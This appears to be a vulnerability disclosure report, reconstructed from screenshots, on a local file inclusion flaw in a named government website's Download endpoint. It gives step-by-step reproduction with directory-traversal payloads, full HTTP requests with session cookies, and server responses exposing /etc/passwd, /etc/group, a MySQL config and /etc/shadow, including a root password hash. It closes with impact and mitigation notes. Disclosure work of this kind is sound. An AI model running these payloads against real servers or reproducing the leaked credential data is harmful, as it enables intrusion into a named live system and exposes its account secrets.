Local_file_inclusion_on_wbpsc.gov.in


Local File Inclusion on *wbpsc.gov.in/Download?param1=*

Local File Inclusion on https://wbpsc.gov.in/Download?param1=20191115120319_2717083_2019.pdf¶m2=advertisement endpoint which allows an attacker to include files on a server through the web browser. I was able to include `/etc/passwd`, `/etc/shdow`, `/etc/group`, `/etc/my.cnf` and many other server files on my browser form the server.

Summary:
https://wbpsc.gov.in/Download?param1=20191115120319_2717083_2019.pdf¶m2=advertisement endpoint has a parameter `Download?param1=` which takes directory traversal payload eg. `../../../../../../../../../../../../etc/passwd%00` and fetches critical internal files form the server which can result in information disclosure to full system compromise.

Steps To Reproduce:

1. https://wbpsc.gov.in/Download?param1=20191115120319_2717083_2019.pdf¶m2=advertisement
   Go to this page and intercept the request on burpsuite.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
? < + >
0 matches


Request to https://wbpsc.gov.in:443 [202.61.117.238]

```
GET /Download?param1=20191115120319_2717083_2019.pdf&param2=advertisement HTTP/1.1
Host: wbpsc.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://burp/
Connection: close
Cookie: _ga=GA1.3.1165486968.1647165956; _gid=GA1.3.197405471.1647165956; JSESSIONID=93043FBC93AEEED397B2EEF12049D2F6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

2. Send the request to repeater and turn off the interception.
3. Insert payloads in the parameter `Download?param1=`
- Payload 1: `../../../../../../../../../../../../etc/passwd%00`
- Payload 2: `../../../../../../../../../../../../etc/shadow%00`
- Payload 3: `../../../../../../../../../../../../etc/group%00`
- Payload 4: `../../../../../../../../../../../../etc/my.cnf%00`

1. After inserting each payload in the param1 and sending the request I was able to read the contents of above files. Here are the Requests and Responses as a POC:

Payload 1:


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × ...
Go Cancel < >
Target: https://wbpsc.gov.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term 0 matches
Done
1,569 bytes | 606 millis

Request:


```
GET /Download?param1=../../../../../../../../../../../../etc/passwd%00&param2=advertisement HTTP/1.1
Host: wbpsc.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://burp/
Connection: close
Cookie: _ga=GA1.3.1165486968.1647165956; _gid=GA1.3.197405471.1647165956;
JSESSIONID=93043FBC93AEEED397B2EEF12049D2F6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

Response:

```
HTTP/1.1 200
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-disposition: inline; filename=../../../../../../../../../../../../etc/passwd
Content-Type: APPLICATION/PDF;charset=ISO-8859-1
Content-Length: 1210
Date: Sun, 13 Mar 2022 15:38:02 GMT
Connection: close
Via: 1.1 ID-7716077301744423 uproxy-3

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
ovirtagent:x:175:175:oVirt Guest Agent:/usr/share/ovirt-guest-agent:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:995::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
cloud-user:x:1000:1000:Cloud User:/home/cloud-user:/bin/bash
```

Payload 2:


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × ...
Go Cancel < >
Target: https://wbpsc.gov.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term 0 matches
Done
1,096 bytes | 563 millis

Request:


```
GET /Download?param1=../../../../../../../../../../../../etc/shadow%00&param2=advertisement HTTP/1.1
Host: wbpsc.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://burp/
Connection: close
Cookie: _ga=GA1.3.1165486968.1647165956; _gid=GA1.3.197405471.1647165956;
JSESSIONID=93043FBC93AEEED397B2EEF12049D2F6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

Response:

```
HTTP/1.1 200
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-disposition: inline; filename=../../../../../../../../../../../../etc/shadow
Content-Type: APPLICATION/PDF;charset=ISO-8859-1
Content-Length: 738
Date: Sun, 13 Mar 2022 15:41:29 GMT
Connection: close
Via: 1.1 ID-7716077301744423 uproxy-5

root:$6$5gBwcIe9$3RrhZKz9KMzaA82jUy0its2btJ.neRpy0Ul6eRKlJs3wltdxxmgoLlBA1IrUh7hfV4JZLbdO6shG0uEfI7f1v0:18323:0:9
9999:7:::
bin:*:17703:0:99999:7:::
daemon:*:17703:0:99999:7:::
adm:*:17703:0:99999:7:::
lp:*:17703:0:99999:7:::
sync:*:17703:0:99999:7:::
shutdown:*:17703:0:99999:7:::
halt:*:17703:0:99999:7:::
mail:*:17703:0:99999:7:::
operator:*:17703:0:99999:7:::
games:*:17703:0:99999:7:::
ftp:*:17703:0:99999:7:::
nobody:*:17703:0:99999:7:::
systemd-network:!!:17814::::::
dbus:!!:17814::::::
polkitd:!!:17814::::::
rpc:!!:17814:0:99999:7:::
ovirtagent:!!:17814::::::
rpcuser:!!:17814::::::
nfsnobody:!!:17814::::::
sshd:!!:17814::::::
postfix:!!:17814::::::
chrony:!!:17814::::::
tcpdump:!!:17814::::::
cloud-user:!!:17989:0:99999:7:::
```

Payload 3:



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × ...
Go Cancel < >
Target: https://wbpsc.gov.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
943 bytes | 549 millis

```
GET /Download?param1=../../../../../../../../../../../../etc/group%00&param2=advertisement HTTP/1.1
Host: wbpsc.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://burp/
Connection: close
Cookie: _ga=GA1.3.1165486968.1647165956; _gid=GA1.3.197405471.1647165956;
JSESSIONID=93043FBC93AEEED397B2EEF12049D2F6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

```
Content-disposition: inline; filename=../../../../../../../../../../../../etc/group
Content-Type: APPLICATION/PDF;charset=ISO-8859-1
Content-Length: 586
Date: Sun, 13 Mar 2022 15:50:38 GMT
Connection: close
Via: 1.1 ID-7716077301744423 uproxy-3

root:x:0:
bin:x:1:
daemon:x:2:
sys:x:3:
adm:x:4:cloud-user
tty:x:5:
disk:x:6:
lp:x:7:
mem:x:8:
kmem:x:9:
wheel:x:10:cloud-user
cdrom:x:11:
mail:x:12:postfix
man:x:15:
dialout:x:18:
floppy:x:19:
games:x:20:
tape:x:33:
video:x:39:
ftp:x:50:
lock:x:54:
audio:x:63:
nobody:x:99:
users:x:100:
utmp:x:22:
utempter:x:35:
input:x:999:
systemd-journal:x:190:cloud-user
systemd-network:x:192:
dbus:x:81:
polkitd:x:998:
```

Payload 4:


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × ...
Go Cancel < >
Target: https://wbpsc.gov.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
928 bytes | 565 millis

```
GET /Download?param1=../../../../../../../../../../../../etc/my.cnf%00&param2=advertisement HTTP/1.1
Host: wbpsc.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://burp/
Connection: close
Cookie: _ga=GA1.3.1165486968.1647165956; _gid=GA1.3.197405471.1647165956;
JSESSIONID=93043FBC93AEEED397B2EEF12049D2F6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

```
HTTP/1.1 200
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-disposition: inline; filename=../../../../../../../../../../../../etc/my.cnf
Content-Type: APPLICATION/PDF;charset=ISO-8859-1
Content-Length: 570
Date: Sun, 13 Mar 2022 15:51:54 GMT
Connection: close
Via: 1.1 ID-7716077301744423 uproxy-3

[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
# Disabling symbolic-links is recommended to prevent assorted security risks
symbolic-links=0
# Settings user and group are ignored when systemd is used.
# If you need to run mysqld under a different user or group,
# customize your systemd unit file for mariadb according to the
# instructions in http://fedoraproject.org/wiki/Systemd

[mysqld_safe]
log-error=/var/log/mariadb/mariadb.log
pid-file=/var/run/mariadb/mariadb.pid

#
# include all files from the config directory
#
!includedir /etc/my.cnf.d
```

Impact:

- LFI can lead to information disclosure.
- In this case an attacker can read server's local files including password and config files which can lead to full system compromise.
- Remotely execute commands via combining this vulnerability with some of other attack vectors, such as file upload vulnerability or log injection.
- Gather usernames via `/etc/passwd` file.

Mitigation

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.

- It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attack cannot perform a directory traversal attack